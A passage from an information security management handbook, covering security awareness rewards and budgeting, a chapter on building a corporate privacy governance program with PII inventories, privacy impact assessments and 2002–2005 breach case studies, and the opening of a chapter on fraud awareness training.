The purpose of the security awareness program is to provide constant reinforcement on how security is all around us and what we should be conscious of on a daily basis. Without this constant reinforcement, employees are more likely to let their guard down, thereby making the organization more at risk. Implementing a reward system or program is one way to get the employees more involved or more educated in security. For example, if an employee notices an individual who is not an employee propping open the door of the data center and rolling out equipment, would that employee stop to ask that person what he is doing, or would the employee offer to hold the door open? Social engineering tests at various organizations have revealed that typically it is the employees who are the most willing to give away information, whether they think they are being helpful or not. It can be very easy to get through a locked door simply by telling the next person that you forgot your badge or only need to get in for a minute. If employees are regularly trained on what to look for and what to do if something suspicious is happening, they are less likely to give away the keys to the kingdom, even to someone who looks innocent enough. Rewards can be given through multiple avenues. If at the end of the security training a short quiz is given, perhaps the people with the highest scores could get a gift certificate to a local restaurant for lunch or some other type of gift card. Treasure hunts also work well in encouraging security awareness and can be done easily on a company's intranet Web site. The treasure hunt can take employees through numerous policies and procedures by asking questions that have to be answered before moving on to the next part.

The first group of employees to complete the treasure hunt can be rewarded in some manner. Although this is a simple gesture, it can go a long way toward improving the security culture and security posture within the organization. Organizations can determine what motivations work best in their environment and put those into place to reward the employees.

One of the most challenging aspects of maintaining security within an organization is accountability. It can be difficult to hold an employee accountable for his or her actions, although doing so depends on the country in which the employee is located. Typically, sanction policies are added to the company's security policy and even to other policies documented by the organization. These sanction policies are becoming less harsh, as they have to be worded in a specific manner as dictated by the human resources and legal departments. Employees cannot simply be fired for downloading a malicious piece of software onto their system which in turn brings down the entire network. Even today, in some cases, employees caught downloading pornographic material to their desktops may be caught doing so three times before being terminated. In Europe, these practices are even more difficult, as organizations cannot associate the name of the employee with any of the data they are collecting; therefore, they cannot hold an employee accountable because they do not have a record of it occurring in the first place. This makes it even more difficult to improve the security posture within the organization, especially if the security culture is not in existence. Employees know they cannot be terminated or reprimanded in any way, regardless of the security breach that occurs because of their actions. This points out again why improving the security culture will inherently improve the security posture, thereby making the level of accountability more irrelevant. In other words, an organization will not need to worry so much about holding employees accountable if it is already taking the necessary steps to ensure that employees are not introducing any new threats or risks to the organization.

Determining How To Improve the Overall Security Posture

Within most organizations today, a stronger stance is being taken on security and protecting the organization's assets. In most cases, a yearly plan is developed that describes what the organization will do to improve its security posture. This is typically called a security program or security plan. In some cases, a security program office (SPO) may be put in place to make sure that aspects of the program are being completed as documented (and budgeted for). The security program is usually agreed upon by executive management but is developed and carried out by the security manager within the organization. The strategic objectives of the program for the coming year can come from upper management, but, again, they must align with the security manager's needs from the security group's perspective. If executive management recognizes a need to implement a security technology that is going to require a great deal of time and resources, the security manager must be able to communicate that the current headcount and workload will not support such a large undertaking.

In many instances, business consultants work closely with executive management to ensure that the needs of the organization as well as the appropriate security posture are met based on the plan they develop. The business consultant can work with the executive management team as well as the security manager and their team to ensure that the plan aligns with the agendas of both groups.

Another area in security receiving a lot of attention lately is return on security investment (ROSI). Showing a return on investment (ROI) has been a requirement within organizations for years, but now organizations must show that security investments have achieved the intended results. Security is obviously very difficult to measure in terms of dollars, as the threats and risks facing organizations are changing on a daily basis; it is very difficult to measure how each one will impact the organization in terms of cost and how implementing a security mechanism can decrease this cost. This is even truer when it comes to processes. It can be difficult to measure the costs associated with dedicating security personnel to developing a process to reduce the risk to an organization. The only obvious costs associated with this are the employees' time and expenses. If, however, the process reduces the impact of nonpatched systems on the environment, this can yield a high ROSI.

Conclusion

Organizations can take several steps to ensure that they are using a winning combination of people, processes, and technology. Some are simple steps, yet others require lengthy planning and preparation. The result of this due diligence will be apparent when the organization has improved its security posture and the risks facing the organization decrease. Careful planning and preparation should be taken with regard to security, not only by executive management but also by the security group. When budgets are created is when security groups typically determine what they plan to do for the year. When this time comes, it is best to take all the necessary steps to ensure that what is budgeted for meets the expectations of the executives and the security posture of the organization. One recommendation for preparing for this budget planning is to complete a thorough security assessment of the state of the organization today. Although this should be done on a yearly basis, completing it before the yearly budget is created will ensure that what needs to be addressed is actually going to be addressed over the course of the following year. Many consulting companies perform these assessments today and are the recommended method for completion. Bringing in a third party to assess an organization can provide a more accurate view of the current state of the company. If the security group is performing the assessment, the tendency to be biased can occur, thereby skewing the results of the assessment. The security group may also be so familiar with the organization that they are not able to accurately assess the current state, whereas a third party would gather all the necessary information themselves and accurately assess the current state of security.

The results of the assessment can then be used to plan for the course of action for the next year. Although this assessment should not be the only source of information for creating the yearly security budget, it should be one of the inputs used. Planning is another important step toward creating a winning combination within an organization. Setting achievable goals and expectations during the planning process can result in much success for the security group. If unachievable goals are set, then the security group is doomed to fail or exceed their budget. This can have negative results with regard to perceptions of not only the security group but also the security culture.

The security group, along with executive management, should document the plan and budget expectations for the upcoming year. Having the plan documented and referenced throughout the year can lead to a successful year for the security group. If the plan states that the executive management team will support security-based training sessions, then the executive management team can then be held accountable for ensuring that they take place and they should make themselves available to state their backing of this session, perhaps even through opening comments at the sessions themselves.

The documented plan that has been agreed to by executive management and the security group can also be used to assess and measure the success of the security group and the security posture of the organization. If the plan, when fully executed, resulted in incidents of viruses being down by 70% for that year, indicating that the anti-virus awareness program documented in the plan was a success, then it should be continued for the following year. If a security group can measure the success of the plan on a yearly basis, it will aid them in obtaining additional monies on a yearly basis.

The security assessment, which documents the state of the organization before the plan was built and executed, can also be used to measure the success of the plan. When the next assessment is completed (again, before the new budget is created), it can demonstrate the improvements made during the previous year and set the goals for the next. This is a repeatable process that can be used yearly to ensure that the organization is using the winning combination of people, processes, and technology to improve the security posture of the organization.

Building an Effective Privacy Program

Rebecca Herold

Privacy Governance

Privacy and trust are essential to maintaining good relationships with customers, employees, and business partners. It is also necessary to address privacy issues to comply with a growing number of privacy regulations worldwide. Privacy encompasses how business must be conducted, the communications made with customers and consumers, and the technology that enables business processes. Addressing privacy touches all facets of an organization, including business operations; Web sites and services; back-end systems and databases; communications with third parties, customers, and service providers; and legacy systems. An effective privacy governance program will not only make an enterprise's customers happier, but it will also mitigate its exposure to regulatory noncompliance, lawsuits, bad publicity, and government investigations. This chapter discusses the issues to address when building a privacy governance program.

Why Is a Privacy Governance Program Necessary?

An increasing number of threats challenge businesses every day to ensure that appropriate safeguards are implemented to preserve business, customer, and employee privacy. These threats include identity theft, new technology weaknesses, disgruntled employees, information thieves, carelessness, lack of training, and criminal activity. Lack of adequate protection against these threats not only puts personal information at risk but also exposes businesses to potential lawsuits, criminal prosecution, and civil actions. Growing numbers of laws and regulations — such as the Health Insurance Portability and Accountability Act (HIPAA), the Gramm–Leach–Bliley Act (GLBA), the Fair Credit Reporting Act (FCRA), the Children's Online Privacy Protection Act (COPPA), and the Telephone Consumer Protection Act (TCPA), as well as various international laws, such as the European Union's Data Protection Directive and Canada's Personal Information Protection and Electronic Documents Act (PIPEDA) — make it a business necessity to establish a privacy governance program in order to effectively protect against threats as well as comply with law and regulatory privacy and security requirements.

Know What To Protect

An effective privacy governance program will help identify what to protect. The program must identify the personal information an organization handles and processes, determine the risks to that information, and then implement controls to reduce those risks. Very generally, personally identifiable information

(PII) is any type of information that can identify or be directly linked to an individual. The most commonly considered PII includes name, address, Social Security number, telephone number, and birth date; however, laws and regulations consider broader ranges of information as being PII if it can be tied to an individual. Some of these include such items as:

- Health information
- Financial information
- Political information
- Internet protocol (IP) addresses
- Serial numbers for network devices
- Organization memberships

Global generally accepted global Fair Information Practices (FIPs) from the Organization for Economic Cooperation and Development (OECD) recommend that PII be handled in ways that give the person to whom the information applies specific rights over how that information is used. The FIPs generally recommend that organizations:

- Give notice that PII is being collected.
- Provide choice to individuals to opt-in to providing PII, in addition to allowing such information to be shared with others.
- Establish procedures to give individuals access to see the PII that organizations have about them.
- Implement security controls to protect the information.
- Enforce privacy policies and procedures.
- Restrict access to the information to only those people who need it to perform their business activities.
- Limit the use of PII to only those purposes for which it was collected.

Protect Your Business; Avoid Privacy Mistakes

Implementation of an effective privacy governance program will help to protect a business from experiencing incidents that could have substantial impact on its revenue, brand, and image. As commonly cited examples, the following organizations experienced privacy-related incidents that resulted in significant financial and public relations impacts:

- *Nationwide Mortgage Group GLB violations.* On March 4, 2005, the Federal Trade Commission (FTC) presented Nationwide Mortgage Group, Inc., with a consent order requiring them to retain an independent professional to certify that its security program met the standards listed in the order within 180 days, and then once every other year for 10 years. The November 2004 FTC administrative complaint alleged that Nationwide Mortgage failed to train employees on information security issues; oversee loan holders' handling of customer information; or monitor its computer network for vulnerabilities. The FTC complaint also cited the company for violating the GLB privacy rule by failing to provide required privacy notices to consumers that explain how their personal information may be used or disclosed.
- *Bank of America lost customer information tapes.* On February 25, 2005, Bank of America began informing General Services Administration (GSA) SmartPay charge cardholders of the disappearance of computer tapes during transfer to a backup data center on December 22, 2004. The missing tapes contained customer and account information for around 1.2 million government charge cardholders.
- *ChoicePoint customer privacy breach.* In February, 2005, ChoicePoint sent 145,000 letters to customers notifying them that they detected in October of 2004 that personal information had been accessed through fraudulent means and used for identity theft crimes.

- *Eli Lilly Prozac e-mail incident.* In January 2002, an Eli Lilly employee sent a message to 669 Prozac users who had voluntarily signed up for a prescription reminder service. The message inadvertently contained all the recipients' e-mail addresses. The FTC settlement included annual audits for at least the next 20 years, in addition to state fines.
- *Microsoft Passport.* In August 2002, Microsoft agreed to settle FTC charges regarding the privacy and security of personal information collected from consumers through its Passport Web services. As part of the settlement, Microsoft must implement a comprehensive information security program for Passport and similar services. Each subsequent violation of the order could result in a civil penalty of $11,000.
- *DoubleClick.* A series of class action lawsuits were brought against DoubleClick for violation of privacy relating to the company's cookie tracking practices. In January 2000, DoubleClick's stock was about $135 per share. Following the privacy lawsuits around six months later, DoubleClick's share price had dropped to the mid-$30s. On top of this was the settlement, which included implementing privacy protections, paying all legal fees, and paying up to $1.8 million.
- *Ziff Davis.* Because of how one of their Web pages was designed, a computer file of approximately 12,000 subscription requests could be accessed by anyone on the Internet. As a result, some subscribers incurred fraudulent credit card charges. Under the terms of the August 2002 settlement, Ziff Davis was told to pay $500 to each U.S. consumer who provided credit card information in the online promotion, had to implement multiple security and privacy practices and keep them updated, and was ordered to pay the three states a total of $100,000 to cover investigative costs.
- *Eckerd Drug.* Eckerd had a practice of having customers sign a form that not only acknowledged receipt of a prescription but also authorized the store to release prescription information to Eckerd Corporation for future marketing purposes. The form apparently did not adequately inform customers that they were authorizing the commercial use of their personal medical information. In July 2002, Florida reached a settlement that included requiring Eckerd's to change their marketing practices, implement privacy protections, and fund a $1 million ethics chair at the Florida A&M School of Pharmacy.

The fact that these companies are widely known and are associated with poor privacy practices, even though they may have subsequently implemented strong privacy governance programs, demonstrates the lasting effect that a privacy incident can have on an organization's reputation. Waiting until after an incident occurs to implement a privacy governance program will have a considerably greater business impact and cause more damage than maintaining due diligence to prevent such incidents from occurring in the first place. Consider the other business impacts and fallout that could happen from privacy and security incidents:

- Dropped stock values
- Lost customers
- Negative press
- Tarnished brand name
- Resources diverted to mitigate impacts
- Paying for ongoing credit reports for impacted customers
- Increased staff necessary
- Costs for mailings, phones calls, news releases
- Mounting opportunity costs
- Marketing, public relations, and other staff taken away from planned projects
- Managers and lawyers spending their time mitigating the impacts

Building a Privacy Governance Program

Know Your Business

To effectively build a privacy governance program, it is necessary to know your business. The program must support the organization's business processes, goals, and objectives. You must understand the organization's environment and its:

- Consumers and customers
- Businesses, services and products
- Laws and regulations (federal, state, and international)
- Hot topics and trends

The organization must be thoroughly understood, particularly with regard to how the business works now as well as its goals and planned changes for the future. It is necessary to identify the organization's:

- Business model and brand
- Business goals and strategies
- Business partners (who they are and their information handling practices)
- Information handling practices:
  Data collection — What do you collect, from where, from whom, and how often?
  Data sharing — With whom do you share information, and how?
- Handling practices for online *versus* offline information
- Customer and consumer needs
- Opportunities to leverage its brand with its privacy protection efforts
- Practices for using information within communications, technology, and partner initiatives

Perform Privacy Impact Assessments

Most international laws include most, if not all, of the OECD FIP areas. Performing privacy impact assessments (PIAs) around these FIPs will allow an organization to identify gaps in its business privacy practices and will provide much insight for where the organization may be out of compliance with applicable laws and regulations. PIAs should analyze and describe:

- Personal information that is collected by the organization — type and description of each piece of information and the source of the information
- The purpose for which the information was collected, such as to determine program eligibility or collect product registration information
- The intended use of the information collected, such as to verify existing data or keep track of customers who have purchased specific drugs
- How the information is collected, secured, and used within the organization and how it is shared with third parties

An organization should perform a PIA when it establishes a privacy governance program, as well as when other significant organizational milestones occur, such as:

- Required by laws and regulations (such as the E-Government Act)
- When a system change could create privacy risks
- In an acquisition, merger, or divestiture
- When centralizing databases
- When adding pages or capabilities to the Web site
- When changing privacy policies
- When any other significant information handling changes occur

If possible, PIAs should be mandatory. A privacy manager should be designated for each project, and teams and feedback should include information technology (IT), business process, and compliance expertise. The PIA results and resulting mitigation plan must be approved prior to continuing the project.

When reporting the findings, conclusions, and recommendations within the PIA report, these components should be included:

- Data flows, including public access (as well as third-party access) to PII
- Objective review and analysis of data flows
- Plans for integrating PIAs into the project life cycle
- Explanations for why alternative systems were not chosen

Developing a Privacy Program

Build a privacy governance program with:

- *People* — Establish a clear privacy leader who is accountable and has visible executive support. Create a governing or oversight board composed of members throughout your organization to ensure you are effectively incorporating privacy throughout all areas.
- *Policies* — Implement and communicate a clear privacy policy built around the OECD principles and the business environment, and ensure compliance.
- *Processes* — Establish access, authorization, process, and technical controls to support privacy policies.
- *Awareness and training* — Educate all personnel and business partners on privacy requirements.

Use information obtained from the PIA and from speaking with the departmental contacts to build a privacy governance framework:

- Establish a clear privacy leader who is accountable and has visible executive support.
- Implement and communicate a clear privacy policy built around OECD principles, and ensure compliance.
- Educate all personnel and business partners on privacy requirements.
- Establish access, authorization, process, and technical controls to support privacy policies.
- Continuously monitor compliance, new laws and regulations, and update programs as necessary.
- Define and document the PII that the organization handles and map the data flows.
- Establish privacy incident response procedures.
- Report on the privacy environment regularly to board and oversight members.

Establish Privacy Leadership

The Privacy Official

Establish a privacy officer role, often called the chief privacy officer or corporate privacy officer (CPO), to establish accountability and authority for privacy activities within the organization. Give the CPO responsibility for all aspects of corporate privacy and the authority to implement changes and administer sanctions. Position this role within the company to review and have authority for all operational areas. The CPO position should be filled with a person who understands the "big picture" and has a strategic view of today's operations and tomorrow's planning. The privacy activities must be institutionalized as a part of the decision process for any activities involving PII. The position should have its own budget and, very importantly, should have strong, visible backing from the chief executive officer (CEO) and board of directors. The successful CPO will:

- Build a privacy team representing all areas of the organization.
- Understand the organization's processes and technologies.

- Know that no magic technology solution exists for privacy issues.
- Know that not one, generic, magic privacy policy will comply with all privacy-related laws and regulations.
- Understand that all areas of the organization must participate in establishing a successful privacy protection environment.
- Constantly be on the lookout for new privacy threats and challenges.
- Obtain a budget to adequately support the privacy initiatives.
- Work with vendors and third parties to ensure that they are adequately addressing privacy issues.
- Educate the organization, customers, and third parties about privacy requirements and issues.

The Privacy Team

Identify and involve key people to be on the privacy oversight council. Positions to include, as applicable to each organization, include:

- Chief privacy officer (CPO)
- Chief information security officer
- Chief technology officer
- Director, business development
- Director, advertising and marketing
- Director, Internet services and channels
- Director, customer relationship management (CRM)
- Manager, Internet technology
- Inspector, computer crimes and commerce
- Director, human resources policies and programs
- Legal counsel
- Business unit leaders
- Director, physical security
- Director, call centers
- Director, internal audit
- Director, risk management

Establish Privacy Policies and Procedures

Post an appropriate Web site privacy policy. Not having a Web site privacy policy can raise red flags. The organization may be subject to specific laws, including broadly interpreted state consumer protection statutes in the United States or elsewhere, that require it to provide notice of its information practices. Develop privacy policies and procedures to support the organization's mission, goals, and activities. Assess current policies and identify gaps and inconsistencies with applicable laws, regulations, and industry standards practices. When establishing privacy policies and procedures, it is important to:

- Draft a unified privacy policy that includes all key business services, products, and operating procedures.
- Identify obstacles to implementation and know where the organization is out of compliance with portions of the policy.
- Prioritize implementation to address the most significant exposures first.
- Limit the scope of the policy to clearly indicate to which of the organization's practices (online only, online and offline, business partners, and so on) the policy applies.
- Identify if and how the organization uses third parties to run banner ads or collect information (those who share information with third parties will be judged by the company they keep).
- Determine if your site uses cookies, Internet tags, Web beacons, or other tracking capabilities; if so, establish procedures for their use and address these within the policies.

- Consider the security promises made within the policy. Are procedures in place to keep those promises?
- Consider whether or not the organization allows customers and consumers to opt-in to additional communications from your organization.
- Determine whether the site and policy address children's privacy rights and legal requirements.
- Include all components necessary to comply with applicable laws.
- Determine if any encryption restrictions exist.
- Determine what use (if any) is made of encryption, steganography, and other types of privacy-enhancing tools within the organization.
- Evaluate whether the privacy policy is too stringent or needlessly constraining.
- Determine whether or not the organization's personnel are aware of their privacy responsibilities for handling information.
- Make the privacy policy easy to find when it is posted to the Web site.
- Communicate and promote the privacy policy internally in employee and partner communications and training sessions. Be sure everyone understands the policy and follows it; otherwise, it will likely fail and could put the organization in legal jeopardy.
- Promote the privacy policy with key stakeholders, including customers, investors, vendors, contributors, and policymakers.
- Update it as necessary to stay current with changes in the organization's business and the law.
- Most importantly, be sure the privacy policy reflects actual practice.

It is also necessary to address privacy within the organizational policies. What should be adopted for internal privacy policies depends on the business and a privacy impact assessment of what is appropriate (and legal) for the situation. It is important to consider all the same issues for the organization's internal policies as listed above for the Web site privacy policy. Typically, the organization's policies should include some statements similar to the following:

- All corporate networks, associated components, and computer systems are for business use only.
- All network activity will be monitored.
- No personal information may be published or disclosed without express permission or information security (or CPO, etc.) authorization.
- All items within corporate facilities are subject to search at any time without advance notice.
- The organization will only collect and store information necessary to fulfill business obligations.
- Only personnel with a business need to know will have access to personnel files.

Educate All Personnel and Business Partners on Privacy Requirements

Institutionalize your privacy protection measures. Implement a privacy training and awareness program that will instill a culture of privacy throughout the corporation — from the highest positions within the company all the way down to positions that may mistakenly be assumed not to need to know about privacy. A privacy culture starts from the top down. Privacy compliance starts from the bottom up. Effective training and awareness are the keys to success. This is demonstrated by the requirement to implement privacy education within privacy-related lawsuit settlements. Each of the previously discussed privacy actions included education as part of the settlement:

- Microsoft must implement employee and management privacy training.
- Ziff Davis must train personnel in privacy issues.
- DoubleClick must educate its clients in technical and business practices that promote users' privacy.
- Eli Lilly must implement privacy training in each relevant area of its operations.

Document the privacy program. Make it clear that the purpose is to create an executable plan to communicate with employees and other individuals who handle sensitive or confidential customer information. Document your goal, which will likely be something similar to: "The goal of the program is to heighten awareness of privacy issues, change attitudes, influence behavior, help ensure privacy policy and regulatory compliance, and help reduce the probability of privacy incidents being escalated beyond customer call centers." Clearly describe the organization's objectives; for example:

- "Provide an educational architecture framework that supports PII awareness and training."
- "Establish a deployment strategy."
- "Enable personnel with the information necessary to incorporate correct privacy actions within their job functions."

Privacy Education Strategy

Create a privacy education strategy. At a high level, the privacy education roadmap should include the following components:

- Define the privacy message.
- Document the desired tactical outcomes.
- Obtain executive support.
- Identify privacy advocate champions.
- Identify awareness and training groups.
- Design and develop training and awareness materials.
- Establish schedules for privacy training and awareness delivery.
- Launch privacy communications.
- Deliver training.
- Deliver awareness communications and events.
- Evaluate the effectiveness of the education efforts and update appropriately.

The privacy education program must remain current. When policies, laws, and technologies change, employees must be notified and told how these changes affect their handling of customer information. It may be necessary to establish a way to deliver immediate information to specific target groups. The awareness program must make it easy for personnel to get the information necessary for customer privacy issues, and the information must be easy to understand. For a complete detailed resource for managing an education program, see *Managing an Information Security and Privacy Training and Awareness Program* (R. Herold, Auerbach Publications, 2005).

Establish Access, Authorization, Process, and Technical Controls To Support Privacy Policies

Organizations must build privacy into their business processes and applications. They can use the OECD principles and results of their PIAs as guides to establish privacy standards, guidelines, and processes that are best suited for each particular organization's business environment. Privacy must be a concern every step of the way during the systems development life cycle. Create detailed privacy procedures for developers to follow. Perform a privacy needs assessment for the project to effectively limit the scope. Incorporate a detailed PII design and inventory into the project plan. Test privacy controls during acceptance testing, and ensure they are all working correctly before moving the application or process into business production. Create detailed privacy procedures and guidelines for the organization's process, systems, and applications development team to use. Include within these procedures:

- Privacy policies checklists
- Acceptable purposes for PII collection and sharing
- Code samples and Platform for Privacy Preferences Project (P3P) templates

- Examples of privacy processes
- Lists of related privacy issues
- Terminology definitions (*e.g.*, PII, external, application, third party, and so on)
- Privacy enhancing technologies (PETs) and descriptions for how they should be used

When integrating privacy into the development process:

- Create a plan.
- Create a privacy process flowchart.
- Identify necessary privacy documents.
- Consider multinational issues.
- Document the privacy specifications.
- Perform a privacy review.
- Perform an independent PIA.

Privacy Tools

Use privacy tools appropriately and most effectively for your business processes. A sampling of the tools you can use include the following:

- *Encryption* — Basically, encryption is scrambling information.
- *Steganography* — Otherwise known as "covered writing," it is hiding information within other types of information.
- *Platform for Privacy Preferences Project (P3P)* — This is a project developed by the World Wide Web Consortium that makes Web site privacy policies available in an automated and structured way.
- *Access control systems* — Software is used to control access to files, records, etc.; examples include access control lists (ACLs), rule-based systems, and role-based systems.
- *Privacy seals for Web sites* — This function reassures Web site visitors with regard to their privacy. Visitors to the Web site can find out using the seals what the site will do with personal data obtained and how they will disclose it. Examples of Web seals include those offered by TRUSTe, BBBOnLine, and Privacy Bot.
- *Blind signatures* — Patented by David Chaum and used by his company DigiCash (filed for bankruptcy in November 1998), blind signatures are used in voting and electronic payment systems to allow transactions to be authenticated without revealing the identity of the person behind them; now used by eCash, SureVote, and others.
- *Biometrics* — Biometrics can be used as a person's private encryption key and also in conjunction with access control systems. Biometric tools include such things as fingerprints, retinal scans, hand geometry, facial features, voice verification, signatures, and keystroke characteristics. Besides being used to enhance privacy, they can also be used to invade privacy.
- *Firewalls* — Firewalls keep unauthorized network users away from confidential information, can segment confidential servers and networks from rest of network, and can utilize intrusion detection.
- *Pseudonymous and anonymous systems* — Users can be assigned pseudonym IDs or anonymous IDs to protect their identities. Pseudonyms hide true identities; they can be assigned to customers to use to fill out confidential forms and to ensure that only those authorized to do so fill out the form, but still exclude others. Anonymous systems hide both true and fictional identities (like sending a letter with no return address).
- *Trusted sender stamps* — A cryptographically secure way for consumers, Internet Service Providers (ISPs), spam filters, and e-mail clients to distinguish wanted and trusted e-mail from spam. Currently only offered by Postiva and certified by TRUSTe
- *Enterprise Privacy Authorization Language (EPAL)* — EPAL is an XML-based programming language that allows developers to build policy enforcement directly into enterprise applications. It builds on current P3P privacy specifications that provide privacy controls for information passed between business applications and consumers with browsers.

- *Anti-spam tools* — This type of software is used to reduce the amount of spam, otherwise known as unsolicited commercial e-mail (UCE). ISPs often provide anti-spam tools. Bayesian filters can be used as a type of spam filter (for example, see http://crm114.sourceforge.net).
- *Pop-up blockers* — Pop-up ads typically open up a separate browser window when a user is visiting or leaving an Internet site. Pop-up blockers try to prevent these ads. Many different and free pop-up blockers are available, such as Stopzilla, PopSwat, AdShield, and Popup BeGone.

Understand the Impact of Security and Privacy-Related Laws on Business

A good program should continuously monitor compliance and new laws and regulations and update programs as necessary. The number of laws and regulations that govern how personal information must be handled continues to grow worldwide. For example, the EU Data Protection law impacts the activities of any office located outside the European Union that receives, from an entity in the European Union, any information considered as personal information. These restrictions result from the 1995 EU Data Protection Directive, which provides detailed requirements regarding the treatment of personal data, and which requires each of the 25 EU Member States to enact national legislation to conform its law to those requirements. Organizations and the personnel handling the personal information that do business in EU countries must understand and comply with the requirements and laws.

As another example, California SB 1386 became law on July 1, 2003, and requires all companies that do business in California or maintain information about California residents in computerized formats to promptly notify through one of four possible ways each of their California customers in the event a security breach occurs that involves improper access to the resident's unencrypted personally identifiable information. SB 1386 authorizes any person injured by a violation of this statute to institute a civil action to recover damages. The statute also authorizes mandates against businesses that violate or propose to violate the statute, so a court may force a business to disclose a breach and possibly discontinue business until evidence is provided that the breach has been addressed. In addition to legal and monetary penalties, additional impact resulting from a security breach and SB 1386 noncompliance is negative publicity and lost business.

Organizations have been impacted by SB1386 and have had to use significant human and financial resources to comply with the law following security breaches. For example:

- March 2005 — As a result of the customer information fraud incident described earlier, ChoicePoint's common stock dropped from a high of $47.95 per share to $37.65 per share on March 4, 2005. Also on March 4, 2005, ChoicePoint announced it would discontinue sales of consumer information to small businesses, which they indicated will cost them $15 to $20 million in revenue.
- March 2004 — Texas-based Web site hosting company Allegiance Telecom, Inc., and two of its subsidiaries reportedly sent letters to more than 4000 customers in the first 2 weeks of the month to notify them of two computer security breaches that may have involved account or customer information in processing facilities in Boston to comply with SB 1386. Although the law requires notification of California customers only, the company sent the letters to customers both within and outside California.
- February 11, 2004 — The California Employment Development Department reportedly sent letters to approximately 55,000 household employees after a hacker accessed a department server containing workers' private information. It appeared the hacker primarily used the server to send spam. The extent of the hacker's access to the private information could not be determined.
- December 30, 2003 — A laptop computer, owned by United Blood Services and containing personal information on 38,000 California blood donors, was reportedly stolen from a repair shop in Scottsdale, AZ. Notices were mailed February 9, 2004.
- November 15, 2003 — Wells Fargo Bank reportedly sent letters to over 200,000 customers after a laptop containing confidential information, including names, addresses, Social Security numbers,

and personal line of credit account numbers, was stolen. The bank reportedly has changed account numbers, is monitoring the accounts, and is paying the one-year membership cost of a credit monitoring service for affected customers. In addition to mailing the letters, Wells Fargo also provided a toll-free number to call for additional information and offered a $100,000 reward for information leading to the thief's arrest. Wells Fargo reportedly had notification procedures in place to comply with SB 1386 when the breach occurred.

Define and Document the PII the Organization Handles and Map the Data Flows

Before an organization can have an effective privacy governance program, it must know what PII it handles and where all the PII comes into the organization, who within the organization touches the PII, and where the PII leaves the organization to be accessed by third parties or to be disposed of. To know this, it is necessary to discover and document the flow of PII within the organization. This task includes establishing and maintaining a PII inventory to:

- Perform an effective PIA.
- Track and organize PII within the organization.
- Analyze the current privacy compliance activities.
- Develop additional privacy compliance procedures as necessary.

Key areas to be addressed, beyond the business units, include information technology, human resources, marketing, customer support, and vendors. When identifying the PII for the inventory, be sure to survey the entire organization. No doubt about it, it will be a large task to initially establish the inventory. If the organization lacks the staff and expertise in-house to do it, it should determine where it can get help from outside the company.

Building the foundation of the PII inventory is based on the following tasks:

- Identify all PII collected.
- Label or describe each type of PII.
- Identify the departments responsible for the PII.
- Identify the primary individuals responsible for custodianship.
- Identify the information source for each piece of data.
- Identify all groups, people, and third parties who have access to each type of PII, and determine the type of access (*e.g.*, view only, update, delete) for each piece of customer information.
- Identify existing policies and procedures for accessing PII.
- Identify profiles created from PII databases.
- Identify third parties who have access to PII.
- Identify third parties who store the organization's PII on their systems.
- Identify existing access capabilities and procedures for PII.
- Identify all servers and systems that store PII.
- Identify all servers and systems that process PII.
- Identify previous PII privacy incidents and outcomes.
- Identify privacy personnel opinions about the use of the PII.
- Identify current administrative controls and capabilities for PII.
- Identify who has administrative capabilities for PII administrative controls.
- Identify how separation of duties with regard to PII access is established and maintained.

The major obstacle to creating a PII inventory and creating a map of the data flow is the volume of work involved in a large organization. Staff resources will be required to help collect the information, to compile the information, and to effectively update the information over time; however, the PII inventory must be as comprehensive as possible or some significant vulnerabilities and risks may not be identified.

Establish Privacy Incident Response Procedures

The best practice is to prevent a privacy incident from occurring in the first place. Do this by identifying current privacy exposures and prioritize addressing them. When a privacy incident occurs, resolve the issue as quickly as possible following the organization's established policies, and then analyze the incident. Make necessary changes and then institute policies and procedures to prevent recurrences of the same type of incident. Also (and possibly most importantly), train everyone in the organization, as well as anyone else involved with handling the organization's PII, to ensure they understand the importance of privacy.

Report on the Privacy Environment Regularly to Board and Oversight Members

A privacy or security breach could significantly impact any organization's business as it has impacted the previously discussed organizations. A breach could potentially cost hundreds of thousands to millions of dollars in human resources, communications, and materials expenses in addition to negative publicity, lost business, and legal counsel costs. Examples of breaches, such as the ones discussed here, should be presented to an organization's executives so they have a clear picture of how they could affect their organization financially.

Communicate Leading Practices to Executives

What is the organization doing to address the impact of security and privacy issues? Decision-making executives will want to know so they can determine how much of the budget to assign to information security and privacy efforts. Following are the leading practices that organizations are increasingly following to help ensure an effective information security and privacy program and to help demonstrate due diligence:

- Provide ongoing visible security and privacy support, commitment, and participation from upper management.
- Implement security and privacy policies, objectives, and activities that reflect business goals and the organization's mission.
- Diligently stay aware of new and updated security and privacy-related laws and regulations applicable to the organization.
- Develop and implement procedures addressing security and privacy that are consistent with the organizational culture and support security and privacy policies and legal requirements.
- Make personnel responsible for possessing a good understanding of the security and privacy requirements, risk assessment, and risk management.
- Effectively market and communicate security and privacy issues and requirements to all managers, personnel, and business partners.
- Regularly distribute guidance on security and privacy issues to raise awareness for all personnel and third-party partners.
- Provide ongoing appropriately targeted security and privacy training and education.
- Use a comprehensive and balanced system of measurement to evaluate performance in information security and privacy management and compliance.

The organization, from senior executives down to junior staff, must consider security and privacy to be an integral part of the business, not an afterthought.

Summary

Taking security and privacy precautions is more than important; it is an essential and inevitable component of business success. Serious consequences to an organization's goals and business success can result from inadequately and not continually addressing these risks. Following a well-thought-out privacy governance program will help an organization successfully and effectively choose the types of security and privacy risks they are willing to reasonably tolerate and decide which others must be effectively addressed. Effectively communicating the program to personnel, with the clearly visible support of executive management, is key to the success of the organization's program.

Training Employees To Identify Potential Fraud and How To Encourage Them To Come Forward

Rebecca Herold

Introduction

Information security and privacy training and awareness are challenges in every organization. Most people do not like to participate in training; however, ensuring that employees understand their responsibilities for protecting information is vital to an organization's success and is required by law for many industries and jurisdictions. Helping employees understand how to identify and report fraud is especially important in today's business climate. A fraud awareness and training program must support an organization's business environment, be integrated within the information security program and policies, and meet applicable regulatory requirements. Personnel must be motivated to learn how to identify and report fraud by tangible and specific rewards and penalties to support an organization's fraud prevention efforts. Fraud prevention training must become part of the job appraisal process to build a truly effective fraud prevention education program. Corporate leaders must not only ensure compliance with regulatory issues but also effectively communicate fraud prevention policy and regulatory issues to the organization. Organizations cannot have a successful awareness and training program if personnel do not understand the impacts and consequences of noncompliance.

The Fraud Landscape

